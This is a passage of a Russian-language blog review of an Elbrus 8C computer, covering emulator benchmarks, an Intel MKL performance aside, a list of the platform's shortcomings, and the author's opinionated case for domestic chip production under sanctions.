


Гистограмма 121. Тест dav1d (из C кода с оптимизациями -O4) на Xiaomi (i7 8550U) в нативе и с qemu-E2K.

У меня производительность при использовании эмулятора просела в среднем в 165 раз! Я просто в шоке. А я ведь тестировал версию с оптимизациями lcc компилятором под E2K при помощи опций -O4 и -ffast (на x86 с компилятором gcc использовал опцию -O3, т.к. -O4 равнозначен -O3 в случае с gcc).



Скриншот 148. Тест dav1d (из C кода с -O4 и -ffast) на Эльбрус 8C (OSL 7.1) и Xiaomi (i7 8550U) с qemu-E2K.



Скриншот 149. Тест dav1d (из C кода с -O4 и -ffast) на Эльбрус 8C (OSL 7.1) и Xiaomi (i7 8550U) с qemu-E2K.

Если сравнивать мои результаты в эмуляции на Xiaomi с теми, что были у Эльбрус 8C, то мой Xiaomi медленнее в среднем в 90 раз. Не в 4 раза, как, когда мы на Эльбрусе через RTC сравнивали с Xiaomi dav1d, собранный из Ассемблера под x86, а в чёртовых 90 раз!!! i7 соснул в 90 раз! Ахренеть!

Да, уточню: эмулятор не задействует AVX и SSE инструкции, т.е. по идее при грамотной бинарной трансляции можно было бы выжать больше скорости с E2K кода при запуске на x86 машине. Но альтернатив эмулятору нет, а с ним, сами видите, производительность просела в 165 раз. Тяжко x86 машина жуёт E2K код. Вот что будет, если натянуть ~~сову на глобус~~ 3 стека на 1 стек и в целом начать работать с «макетом» E2K процессора в x86 среде.

А могут ли инструкции AVX и SSE в значительной мере повлиять на ситуацию? Или же работа с данными в 3 стека и прочие нюансы архитектуры E2K имеют больше значения для x86 процессора, чем инструкции SSE/AVX?

What is it?

Matlab runs notoriously slow on AMD CPUs for operations that use the Intel Math Kernel Library (MKL). This is because the Intel MKL uses a discriminative CPU Dispatcher that does not use efficient codepath according to SIMD support by the CPU, but based on the result of a vendor string query. If the CPU is from AMD, the MKL does not use SSE3-SSE4 or AVX1/2 extensions but falls back to SSE1 no matter whether the AMD CPU supports more efficient SIMD extensions like AVX2 or not.

Скриншот 150. Почему MATLAB на процессорах AMD работает медленнее, чем на Intel. Источник: reddit.

Если помните, в 2019-м году был скандал, связанный с тем, что библиотека Intel для мат. задач на процессорах AMD задействовала устаревшие инструкции SSE 1, тогда как с Intel использовались свежие AVX. Эта «дискриминация» приводила к тому, что производительность CPU от AMD в MATLAB и других инструментах была в несколько раз ниже.

Если принудительно установить в переменных системного окружения `MKL_DEBUG_CPU_TYPE=5`, то скорость выполнения расчётов на процессорах AMD возрастает в несколько раз.

MATLAB	Core i9-10980XE - DDR4-3200	Threadripper 3960X - DDR4 3600	Threadripper 3970X - DDR4 - 3600
Function	Time to Execute		
Sparse	0.11	0.30	0.26
FFT	0.09	0.10	0.07
LU	0.33	0.73	0.66
Cholesky	0.14	0.30	0.24
QR Factorization	0.50	1.05	0.85
Inverse	0.92	4.52	2.68
Matrix Multiplication	0.37	1.71	1.34
SVD	15.48	10.75	8.58
Psuedo Inverse	20.89	21.25	17.16
Total	38.83	40.71	31.84
MATLAB	**Core i9-10980XE - DDR4-3200**	**Threadripper 3960X - Retest**	**Threadripper 3970X - Retest**
Function	Time to Execute		
Sparse	0.11	0.09	0.08
FFT	0.09	0.10	0.08
LU	0.33	0.31	0.26
Cholesky	0.14	0.11	0.09
QR Factorization	0.50	0.45	0.38
Inverse	0.92	1.00	0.92
Matrix Multiplication	0.37	0.43	0.34
SVD	15.48	9.11	7.67
Psuedo Inverse	20.89	13.93	11.71
Total	38.83	25.52	21.54

Важно, чтобы разработчики программного обеспечения и разработчики игр знали о проблеме и аккуратно использовали компиляторы от Intel, изучив пособия по оптимизации программ для процессоров x86 и x86-64.

Скриншот 151. Разница между SSE 1 и AVX инструкциями на Источник: статья на habr.

Тогда и в статьях на habr фигурировала эта информация. И вот в этом и заключается загвоздка. На процессорах AMD обход ограничений и принудительное задействование AVX инструкций вместо SSE 1 позволял увеличить производительность максимум в 4 раза (зависит от задачи).

Допустим, вы сможете ускорить эмулятор в 5 раз за счёт использования SSE и AVX. Окей, разница тогда сократится со 165 раз до 33 раз в сравнении с нативным исполнением команд. Но это всё равно невероятная разница.

И единственный вывод, к которому я прихожу в этой главе: если вам нужен процессор с богатой аппаратурой для обеспечения высокой степени защищённости при работе, хрен вы что найдёте быстрее Эльбруса. Да, во многих задачах, если не оптимизировать ПО специально под него, он будет не особо быстр. Но среди защищённых процессоров нет ничего быстрее.

Эх, вот за этот аспект моя статья и не будет тиражироваться МЦСТ. Но я уже решил, что лучше это осветить, так что тут уж извините, куда деваться.

8. Критика ПК с Эльбрус 8С.

Перед тем, как подвести итоги, рассказать про общие впечатления, и что я обо всём думаю, лучше я выведу раздел с критикой в отдельную главу.

8.1. Система набора команд.

МЦСТ не открывают систему команд процессора, а также binutils. Потому эмулятор qemu-e2k нигде и не упоминается у МЦСТ: размещён он в том же репозитории OpenE2K, где лежат и слитые binutils. Это в значительной мере осложняет написание кода на Ассемблере под платформу (хотя, казалось бы, куда сложнее, чем писать на Ассемблере).

Понять Ассемблер E2K вы можете лишь изучив код, генерируемый компилятором. МЦСТ предоставляют документацию на систему команд, но только по подписке о неразглашении (NDA). Но NDA затрагивает не только это. Бывает так, что одни и те же пакеты (пример – kicad), собранные из открытого исходного кода, доступны для загрузки всем желающим для x86, но не доступны для E2K. К чему вся эта закрытость? На этот вопрос ответил заместитель генерального директора ЗАО МЦСТ, Константин Трушкин, в видео на канале Pro Hi-Tech: «мы почему не открыты? Потому, что у нас нет разрешений от наших заказчиков в свою очередь». Мне стало интересно, какие заказчики могут выдвигать к МЦСТ такие требования. И тут я вспомнил информацию из видеоролика Дмитрия Бачило. Одним из заказчиков МЦСТ являлись ранее (может, и до сих пор являются, я без понятия), Министерство Обороны Российской Федерации. И под Эльбрус даже имеется ещё одна альтернативная нативная ОС, которую я нигде ранее не упоминал в этой статье: МСВС (Мобильная Система Вооружённых Сил), построенная на базе Red Hat Enterprise Linux. Это лишь предположение и, я надеюсь, мне за это никто грубо по голове не постучит, но, как мне кажется (повторюсь, сугубо оценочное суждение), заказчиком, затребовавшим такой степени закрытости, является именно Министерство Обороны России.

Хорошо это или плохо? Ничего из этого, просто данность. Военным нужно (оценочное суждение), чтобы систему команд знали не все желающие, а лишь те, что подписали NDA. В начале 90-х, 00-х и начале 10-х готов у

МЦСТ практически не было иных заказчиков на их процессоры семейства Эльбрус, и, по сути, вариантов то других не было: или соглашаться на NDA, или забросить проект с Эльбрусами. Intel тоже когда-то сотрудничали с военными, в этом нет ничего плохого. Вопрос только в том, как двигаться дальше, как решать эти вопросы и идти к открытости.

8.2. Отсутствие реализации многопоточности в рамках 1 ядра.

Эльбрус мог бы иметь по 2 потока на каждое ядро (аналог Intel Hyper-Threading или AMD Simultaneous Multi-Threading), ведь в каждом ядре имеются по 6 АЛУ, разделённых на 2 блока (т.е. 3 АЛУ разного типа, и в обоих блоках они одинаковые). Вот тут уже вопрос в финансах, т.к., как я понял, придётся потратить очень много денег и полностью перелопатить процессор, чтобы реализовать мультипоточность в рамках одного ядра. На данный момент грамотное задействование всех этих АЛУ – задача программиста и компилятора, т.к. никакого оптимизатора исполняемого кода внутри самого процессора у Эльбруса нет. Предсказатель переходов должен был появиться в Эльбрус 32С, однако, когда теперь выйдет этот процессор – неизвестно. Он должен был быть произведён по 6 нм техпроцессу TSMC, только теперь из-за санкций тайваньский TSMC не будет работать с МЦСТ, а китайский SMIC ещё не освоил техпроцесс менее 14 нм.

Тут возникает вопрос: зачем Эльбрусу по 2 потока на каждое ядро, если у него компилятор отвечает за более грамотное использование ресурсов каждого из ядер процессора? Нужно это затем, чтобы другие языки, помимо C, C++ и Fortran, т.е. те языки программирования, которые не оптимизируются компилятором LCC, могли задействовать как можно больше АЛУ (арифметико-логических устройств) каждого из ядер процессора.
В других языках программирования у нас сильно меньше методов оптимизации ПО под Эльбрус, и там распараллелить операции, по большому счёту, можно лишь распределив эти самые задачи по разным ядрам. Виртуальная многоядерность позволила бы больше этих самых АЛУ задействовать в рамках каждого из ядер процессора. Но да, в случае с языками C, C++ и Fortran это попросту не требуется, т.к. компилятор LCC у

Эльбруса и так делает свою работу, как надо, если вы программу пишете с расчётом на оптимизацию под Эльбрус.

8.3. Компилятор ещё есть куда дорабатывать.

Компилятор не совершенен. У него много опций, при помощи которых можно ускорить работу программы, но не с каждой программой эти опции будут работать. Если не оптимизировать код специально под Эльбрус, если не писать свой код так, чтобы он выполнял как можно больше задач параллельно, и реже происходила смена контекста, он по производительности будет в значительной мере уступать x86 процессорам Intel и AMD. Под Эльбрус требуется грамотная оптимизация кода. С ней Эльбрус 16С не уступит Core i7 9700K. В идеале бы Эльбрусу иметь предсказатель ветвлений, но он появится только с E2Kv7 (32С).

8.4. Загрузка системы с RAID-массивов.

Программа Начального Старта у Эльбруса не умеет загружать систему с аппаратных RAID-массивов. Эльбрус может работать с RAID-массивами, когда система уже запущена, но ОС грузиться с RAID-массива не может. На этот недостаток указало МВД, и материал на эту тему был опубликован в Коммерсанте 31-го января. О недостатке знают и уже работают над исправлением.

8.5. USB-порты на Эльбрус 8С.

USB-порты не стабильны. У меня на компьютере Эльбрус 8С нижние 2 и средние 2 USB-порта перидически «отваливались», т.е. у меня переставали видеться устройства, подключенные к этим USB-портам. Верхние 2 USB-порта работали при этом как положено. С этой проблемой я сталкивался и на стриме, когда использовал смартфон в качестве USB-модема для Windows. Как мне пояснили, у материнских плат с Эльбрус 8С имеется распространённый дефект, из-за которого часть USB-портов может работать не стабильно. В материнских платах Эльбрус 8СВ эту проблему исправили, а 8С уже устарел (в 2016 году вышел микропроцессор), поэтому в целом не критично.

8.6. Корпус. Задняя крышка, закрывающая порты.

Этот пункт затрагивает корпус. Нет возможности открутить заднюю крышку, закрывающую все порты компьютера. Её можно приоткрыть, но нельзя полностью снять. В домашних условиях крышка вызывает неудобства, но на производстве, напротив, уверен, плюсов от этой крышки куда больше, чем минусов. Но всё равно, хотелось бы иметь возможность её полностью выкрутить, чтобы компьютер был удобен при любых сценариях использования.

Вот, вроде, и перечислил все нюансы, какие я только смог подметить. Далее уже перейдём к выводам, но, перед этим, хочу прояснить один важный вопрос: почему же Эльбрус так важен для нашей страны?

9. Почему Эльбрус важен? Вопрос выживания страны.

9.1. Что сейчас с производством и поставками в России и мире.

Думаю, нужно вникнуть в контекст, чтобы понять, почему Эльбрус так важен для нашей страны, и почему нам нельзя допустить его утери.

В отношении нашей страны ввели много санкций и, на момент написания этой статьи, Intel и AMD прекратили поставки своей продукции на территорию РФ. Позднее к ним присоединилась и NVidia. Впрочем, прямые поставки от NVidia не столь значимы, т.к. затрагивают они лишь видеокарты Founders Edition, а видеокарты от других производителей с чипами GeForce, таких как Palit, всё ещё будут поставляться в наши магазины. Хотя, раз уж Тайвань присоединяется к санкциям в отношении России, в ближайшее время видеокарт у нас действительно может стать сильно меньше из-за возможного ухода с рынка Asus, Gigabyte, MSI и других игроков. Комментарии касательно Asus уже даёт министр экономики Тайваня, Ван Мэйхуа, хотя сами Asus ничего не заявляют об уходе и пишут лишь о временной приостановке поставок из-за проблем с логистикой. Короче, в Тайване государство давит на свои компании, чтобы те уходили из России.

В любом случае, что касается процессоров и видеокарт, в нашу страну будут поставляться сборные компьютеры, моноблоки и ноутбуки, уже имеющие в своём составе нужные вам процессоры или видеокарты, но отдельно эти компоненты у нас продаваться открыто не будут официально. Хотя, раз уж сейчас легализовали параллельный импорт товаров более чем 200 брендов, что разрешает их ввозить в Россию из соседних стран без согласия производителя, с этими самыми товарами не должно возникнуть больших проблем. Даже без этого законов кто-нибудь да завозил бы к нам нужную продукцию, поэтому домашние пользователи всё равно смогли бы купить именно то, что им нужно. Были сложности с курсом рубля (на 11-е марта курс ЦБ доллара к рублю – 120,38 рублей), но на утро 5-е мая курс уже нормализовался и составил 69,4 рубля за доллар, так что проблем нет. Да и сейчас повысили беспошлинный таможенный лимит с 200€ до 1000€, а, значит, если вам надо заказать из-за рубежа товар ценой до 1000€, вы можете

это сделать без уплаты таможенной пошлины в 15% с суммы превышения. Ранее для посылок ценой в 500€ она составляла (500-200) * 0,15 = 45€.

Но раз официальных поставок комплектующих в нашу страну не будет, компании, работающие с гос. заказчиками, скорее всего, будут вынуждены перейти на Эльбрусы на архитектуре E2K или Байкалы на архитектуре ARM. У нас ещё возможна альтернатива в виде китайских x86 процессоров Hygon Dhyana (аналоги Ryzen 1000-й серии), а также Zhaoxin KaiXian KX-6780A и KX-U6880A на базе всё той же архитектуры x86-64, и Loongson 3A5000 на базе китайской архитектуры LoongArch (собственная разработка в Китае). Если вам интересна тема Loongson, можете посетить чат Loongson в Telegram, но имейте в виду, что там всё общение проходит на китайском.

Ввиду санкций тайваньский завод TSMC приостановил поставки в Россию и приостановил производство процессоров серии Эльбрус. Сделали они это в соответствии с санкциями США. Также ЕС ввёл 4-ый пакет санкций против РФ 15-го марта, и запретил тем самым совершение любых сделок с рядом компаний, включая Байкал Электроникс, МЦСТ (ошибочно указан как MCST Lebedev) и многих других. Что это значит для Байкала? Что нельзя будет ему лицензировать последующие разработки ARM (в частности, более новые ядра). Также, поскольку Тайвань присоединяется к санкциям, вероятнее всего, вскоре TSMC откажется производить и Байкалы (если ещё не сделали этого на момент публикации статьи).

Как же нашей стране тогда производить свои процессоры? Нужно будет осуществить переезд производства с тайваньского TSMC на китайский SMIC, который по качеству производства чипов по 14 нм техпроцессу уже догнал TSMC с их производством 12 нм и 16 нм чипов (доля выхода годной продукции составляет 90-95%). Можно ли это назвать откатом в развитии для Эльбруса и Байкала? Нет, актуальные на сегодня 8-ми ядерные Эльбрус 8СВ и Baikal-M1000 производятся по техпроцессу 28 нм TSMC, а Эльбрус 16С с 16 ядрами E2Kv6 и Baikal-S с 48 ядрами Cortex-A75, серийное производство которых должно было начаться в этом году, должны были быть произведены по 16 нм техпроцессу TSMC. Понятное дело, что переразводка процессора,

адаптация под 14 техпроцесс другого производителя затребует колоссальных средств, и без поддержки государства, боюсь, тут не обойтись. Нельзя у SMIC производить чипы по чертежам для производства на заводе TSMC. У каждой фабрики, производителя чипов, используется своё оборудование, и необходимо потратить много времени и сил на перенос производства с одной фабрики на другую. Я искренне надеюсь, что государство выделит деньги МЦСТ для переноса всего производства с TSMC на заводы SMIC.

Могут ли сегодня производить все эти чипы у нас в стране? Нет, сейчас у нас в стране нет заводов по производству чипом с техпроцессом тоньше 65 нм. В 2016-м году выходили статьи с обсуждением производства на 28 нм на заводах Микрон, да и 4-го мая 2022-го стало известно о строительстве таких заводов рядом с Ангстремом. Но раньше, чем через 1.5-2 года, нашей стране не освоить техпроцесс 28 нм. На сегодня, у разработчиков процессоров в России нет иного выбора, кроме как перевести всё своё производство с тайваньского TSMC на китайский SMIC. Но не будет ли проблем с Китаем? На данный момент SMIC не вводил никаких ограничений против клиентов из РФ. Официальный представитель Министерства коммерции КНР, Гао Фэн, заявил 17-го марта, что «Китай продолжит осуществлять регулярное торгово-экономическое сотрудничество и с РФ, и с Украиной». Понятное дело, что отдельные частные компании, такие как Huawei, принимают меры против российских компаний под страхом вторичных санкций от США и ЕС. Так, Huawei удалили приложения банков ВТБ, Промсвязьбанк и Открытие из магазина приложений AppGallery. Однако, на государственном уровне Китай не вводит санкций против России и не призывает к этому частные компании. Но даже так, переезд с тайваньского TSMC на китайский SMIC меняет лишь то, что Россия из придатка западной экономики становится придатком китайской экономики. Чтобы Россия была по-настоящему независимой, ей необходимо строить свои заводы. Я считаю, что государство просто обязано профинансировать строительство полупроводниковых фабрик у нас в стране. А до тех пор, пока своих фабрик на 28 нм у нас нет, я считаю, государство должно любыми способами помочь МЦСТ перенести производство на SMIC.

Более того, уж простите меня за моё мнение, но я считаю, что правительство в первую очередь должно финансировать МЦСТ, а не Байкал Электроникс, т.к. Байкал лишь лицензирует зарубежную архитектуру ARM, тогда как МЦСТ сами от начала до конца разрабатывают весь процессор. Что будет делать Байкал Электроникс? После введения 4-го пакета европейских санкций, скорее всего, вскоре ARM откажется выдавать ему лицензии? Будет ли ARM China сотрудничать с Байкал Электроникс – большой вопрос, т.к. Аллена Ву (Allen Wu), который отделил ARM China от головного ARM, и стал выдавать лицензии на архитектуру ARM и их ядра Cortex китайским компаниям в обход головной компании ARM, сейчас сместили с поста генерального директора, и теперь в ARM China руководят ставленники из SoftBank, который владеет головной компанией ARM. Технически контрольный пакет акций ARM China всё ещё остаётся в руках китайских инвесторов, но Аллен Ву уже не руководит компанией, и что будет далее – неизвестно. Ранее ARM China мог выдавать лицензии на ядра вплоть до Cortex A-77 (arm v9 у ARM China не было). Но даже если бы всё шло, как по маслу, что бы мы делали? Опирались бы не на британский ARM, принадлежащий японскому SoftBank, а на китайский ARM China? А в чём разница? В том, что теперь другие страны диктовали бы условия России?

Я понимаю, что на лоне процессоров для смартфонов у нас нет никаких аналогов, кроме ARM. Уж так сложилось, что все актуальные мобильные операционные системы (и iOS, и Android) опираются в первую очередь на архитектуру ARM, и ПО в первую очередь пишется для работы на ARM. Есть, конечно, x86 Android, но ПО под него намного меньше, чем под Android на ARM.

И у нас не остаётся иного выбора, кроме как положиться на Китай в этом вопросе. У Китая есть свои заводы SMIC, с 2020 года производящие процессоры Kirin 710A для Hisilicon (Huawei), попавшую под санкции США (также как и наш отечественный Эльбрус). Как говорится «враг моего врага – мой друг», потому, раз уж и наша страна под санкциями США и Европы, и то же касается ряда китайских компаний, очевидно, что эти компании будут с

нашей страной сотрудничать по мере своих возможностей, хоть и боясь попасть под вторичные санкции, и они будут поставлять свою продукцию на наши рынки. Huawei на базе техпроцесса 14 нм SMIC делает SoC (систему на кристалле) с 8-ядерным процессором (4 ядра Cortex-A73 с частотой 2.2 ГГц и 4 ядра Cortex-A53 с частотой 1.7 ГГц), с интегрированным видеоускорителем Mali G51 MP4, с интегрированными LTE модемом, Wi-Fi и Bluetooth модулем, система навигации GPS, GLONASS, BEIDOU, GALILEO, и в принципе всем, что нужно для базовых нужд. Это, в принципе, не плохой процессор (вернее, SoC, но, я надеюсь, до этого никто не докапается) для смартфонов и планшетов при цене до 20 тыс. руб., и все базовые нужды смартфон или планшет с таким чипом сможем покрыть. Собственно, возможно, потому и в 2022-м году продолжает на его основе выпускать потребительские устройства, такие как планшет Huawei MatePad SE. Понятное дело, что это не флагманский чип, но, если запретят в нашу страну ввозить смартфоны с чипами Samsung, Apple, Qualcomm, Mediatek (да, эта компания ведь из того же Тайваня, равно как и TSMC, так что санкции в отношении РФ они тоже могут ввести), мы не останемся вообще без смартфонов. Благодаря Китаю, смогут быть удовлетворены базовые нужды у людей в нашей стране. У Китая, помимо чипов Kirin, есть ещё UniSoC, так что какая-никакая конкуренция всё равно будет на лоне SoC для смартфонов.

А как быть с видеокартами? К сожалению, у нас в стране никто не проектирует видеокарты уровня NVidia или AMD, но есть надежды на Китай. В Китае компания Innosilicon в ноябре 2021 года представила видеокарты Fantasy One собственной разработки, которые планируют производить по техпроцессу 5 нм. По тем показателям производительности, что приводил сам вендор, их начальное решение могло бы быть аналогом видеокарты NVidia GeForce GTX 1660, а старшее – аналогом RTX 2080. Вот только не хватало поддержки одной ключевой технологии, API CUDA от NVidia. Недавно хакеры из группировки LAPSUS$ взломали NVidia и выкрали у них исходные коды технологии DLSS от NVidia и уже слили их. Судя по их заявлениям, помимо этого они выкрали ещё Verilog и VG файлы, с помощью

которых можно произвести прямые аналоги видеокарт NVidia. Они выкрали даже прошивку (считайте, BIOS) видеокарт. Я сперва считал, что InnoSilicon может договориться с этими хакерами и запросить у них эти сведения, и тогда, вполне возможно, мы смогли бы увидеть от InnoSilicon полноценные китайские аналоги топовых видеокарт RTX 3000-й и 4000-й серии, которые будут поддерживать даже CUDA, OptiX и DLSS. Вот только случилось нежданное, и их опередил другой китайский стартап, Moore Threads, представивший видеокарты с поддержкой API CUDA от NVidia. Их видеокарты спроектированы для производства по 12 нм техпроцессу (вероятно, TSMC), а уж с переносом производства таких чипов с TSMC на SMIC уже есть некоторый опыт у таких компаний, как Huawei. Договорятся.

Видеокарты – это далеко не только про игры. Нейронные сети, обработка видео, работа с 3D графикой, моделированием, тот же AutoCAD можно вспомнить и много чего другого. Все платформы для нейронных сетей используют либо CUDA, либо (что реже) OpenCL или Vulkan. Видеокарты от AMD поддерживались платформами для нейросетей вроде Intel PlaidML, однако производительность была далека от таковой у NVidia с её CUDA. Да и старые видеокарты со временем выходят из строя и требуют замены, так что без новых поставок спустя годы мы останемся тупо без видеокарт. И тут все надежды на китайские видеокарты с поддержкой API CUDA от NVidia.

Да, в России есть нейронные процессоры от НТЦ Модуль, однако эта компания, как и Байкал Электроникс, и МЦСТ, попала под ограничения 4-ого пакета санкций ЕС (обозначена там как Research Center Module). Да и их новейшие разработки должны были производиться на фабриках TSMC или Samsung по 5 нм техпроцессу. Им также придётся корректировать все планы и производство планировать уже на заводах китайского SMIC.

Но разве при сотрудничестве с Китаем у нас есть какие-то перспективы в плане развития? Ведь ASML сейчас являются, по факту, монополистом по части поставок оборудования для производства чипов по техпроцессу 7 нм и менее. Разве без оборудования от ASML китайская фабрика SMIC сможет освоить новый техпроцесс? Да, в Китае есть компания AMEC, которая уже

начала поставлять заводам TSMC и Samsung Electronics оборудование для производства чипов по техпроцессу 5 нм. И есть все надежды на то, что в Китае SMIC в перспективе ближайших лет сможет перейти с производства по 14 нм нормам техпроцесса сразу на 5 нм. Уж я на это очень надеюсь.

Но мы не можем полностью полагаться на Китай. Нашей стране необходимо строить свои заводы, чтобы иметь возможность производить Эльбрусы и Байкалы у себя, не рассчитывая на другие страны. Это вопрос национальной безопасности. Без своего производства нам любые условия будут диктовать другие страны: если сейчас это будет делать не Запад, так это будет делать Китай. Без микроэлектроники наша страна попросту не выживет. Мы можем оставить на ближайшие годы Китаю вопросы, касающиеся смартфонов и видеокарт, но уж процессоры для компьютеров и серверов Россия должна иметь возможность производить сама.

Но почему в первую очередь важен именно процессор? Дело в том, что процессор – это сердце всего компьютера. Именно с помощью процессора вы подаёте команды видеокарте на обработку сигнала, именно процессор даёт команду на загрузку данных по сети, именно от процессора зависит работа с базами данных, архивация и много чего другого. Вы можете запустить компьютер без видеокарты или отдельного тензорного сопроцессора, но вы не сможете запустить компьютер без Центрального Процессора. Если вы обратите внимание на характеристики одноплатных компьютеров НТЦ Модуль, вы обнаружите, что в качестве Центрального Процессора там используется чип на базе архитектуры ARM. Сделано это как-раз потому, что нейронный процессор – это лишь сопроцессор. Без ЦПУ не обойтись никому.

Нашей стране обязательно нужно работать над своими ЦП. Это вопрос выживания страны в эпоху технологий (как бы это громогласно не звучало).

Более того, я считаю, что, отчасти, в перспективе 5+ лет санкции могут пойти России на пользу, т.к., гос. учреждения сейчас начнут чаще закупать компьютеры с российскими Центральными Процессорами. По моему, сугубо личному, оценочному суждению, у государственных учреждений не должно быть права выбора, приобретать ли им технические продукты, разработанные

в России или за рубежом. Почему? Да потому, что мы с вами свои налоги отдаём государству не ради того, чтобы оно развивало микроэлектронику в других странах. Ранее наши налоги тратились на закупку зарубежных процессоров x86 (Intel и AMD), а также зарубежных ARM процессоров (скажем, от Huawei). И прибыль с продажи этих товаров эти компании реинвестировали в производство в своих странах, а не в нашей. И тут вопрос: а почему дела обстояли именно таким образом? Работодатель удерживает немалую часть доходов работников для уплаты налогов (или, если вы – самозанятый или ИП, вы сами платите налоги), не говоря уже о НДС, таможенных пошлинах включенные в стоимость товаров, что мы покупаем, и всех прочих налогах и акцизах. И как этими деньгами орудуют? Почему наши налоги шли не на оплату труда отечественных специалистов и вовсе не на развитие отрасли в нашей стране? У нас есть специалисты высокого уровня, но компании, в которых они трудятся, получают лишь жалкие крохи от государства. Это разве нормальная история? Так и должно быть?

И вот вы скажете, что в ряде задач же серверы с Эльбрусом хуже зарубежных аналогов. Окей, я не могу с этим поспорить. Особенно в том, что касается Python и JavaScript, и всё это вы видели ранее. Но разве не для того и нужно финансировать МЦСТ, чтобы они могли становиться лучше, и со временем стали производить более крутые продукты? МЦСТ разрабатывают процессор, а совместно с ИНЭУМ (*с 2006 года Александр Кирович Ким, директор МЦСТ, одновременно является и директором АО «ИНЭУМ им. И. С. Брука»*) и материнские платы, МЦСТ также сами работают над IP-блоками внутри чипсета, Операционной Системой, компилятором под свою собственную архитектуру, так они ещё и тестируют сами железо, налаживают серийное производство, и т.д. И это при том, что МЦСТ от государства за последние 20 лет получило лишь около 10 миллиардов рублей (не долларов). Для сравнения, IBM на разработку процессоров серии Power8 за 3 года потратили 2.4 миллиарда долларов. Вот ещё: бюджет Intel на исследования и разработки в области микроэлектроники в 2021 году составил 15.19 миллиардов долларов. Вы можете найти данные с 2004 по 2021 годы и

на ресурсе Statista.com, там вы можете на графике проследить за тем, как Intel с каждым годом выделяют всё больше средств на разработки и исследования. МЦСТ от государства за десятки лет получило почти в сотню раз меньше денег, чем Intel за 1 единственный год потратили на свои исследования. Всё было бы хорошо, если бы в гос. учреждения закупали только российские процессоры, но ранее этого не происходило и МЦСТ еле выживали.

Я надеюсь, что хоть теперь то наши налоги будут идти на закупку отечественного оборудования, и разработки в нашей стране начнут уже развиваться семимильными шагами. Я дико негодовал с заявлений представителя Сбербанка, банка, принадлежащего на 50% + 1 акцию государству (конкретно – Министерству Финансов РФ), банка, содержащегося в том числе и за счёт наших налогов. Дословно: «пока Сбер будет жить без Эльбрусов, а уж там в 28-м году или в 24-ом году (перейдём на Эльбрусы) это зависит от МЦСТ». Многие государственные учреждения саботировали переход на отечественные процессоры, и потому они не развивались раньше так быстро, как могли бы, если бы у МЦСТ было больше денег. Я надеюсь, что больше деньги с наших налогов не будут идти на откаты со сделок с зарубежными компаниями, а пойдут на развитие отрасли у нас в стране. Я хочу, чтобы Россия была независимой и самодостаточной.

В ходе военной спец. операции России в/на Украине два крупнейших украинских поставщика неона, «Крион» и «Ингаз» приостановили свою деятельность. Эти предприятия обеспечивали около 50% всех общемировых поставок неона, инертного газа, используемого в лазерных установках при производстве микросхем. На 18-е марта сырьё для производства чипов подорожало в 9 раз. Производство процессоров, видеокарт и других чипов во всех остальных странах скоро в значительной мере подорожает в долларовом эквиваленте. Если руководство России сможет договориться о дешёвых поставках неона для заводов, которые будут строиться в России, наша страна заимеет все шансы стать мировым лидером в этой отрасли. Я искренне надеюсь на то, что наша страна сможет догнать и перегнать другие страны по части высокотехнологичного производства. Уж ресурсы то для этого есть.

9.2. Почему нам не подходят архитектуры ARM и RISC-V?

Вы можете задаться резонным вопросом: а почему я считаю, что ARM и RISC-V нам не подходят? Зачем нам нужен именно Эльбрус? Константин Трушкин, заместитель генерального директора по маркетингу ЗАО МЦСТ, дал довольно простой ответ на эти вопросы на канале у Стаса в ролике «Удивительная правда об Apple M1 и Эльбрус, Российские процессоры и Путина.». Цитирую «Заметьте, когда ARM лицензирует ядро, оно всегда знает, в какую компанию лицензирует. И кто сказал, что не будет специальных модификаций под эту компанию?». Т.е. ARM могут вполне предоставлять тому же Байкалу дизайн ядер с уже вшитыми туда бэкдорами.

А почему не RISC-V? Так дело в том, что RISC-V это лишь система набора команд. Это стандарт команд, который даётся процессору, но как дальше процессор обрабатывает эти команды – никто не знает. Intel, ведь, с 1995 года (линейка Pentium Pro), и AMD, начиная с 1996 года (линейка K5), декодируют CISC (x86) команды в RISC-подобные микро-операции. Почему же тогда не может быть RISC-V процессора, который принимает команды RISC-V, но исполняет внутри уже команды CISC? Понятное дело, что это будет менее эффективно, я просто привожу пример, поясняющий, что RISC-V это лишь язык общения программ с процессором, и нам он вообще ничего не говорит о том, как именно работает этот самый процессор изнутри.

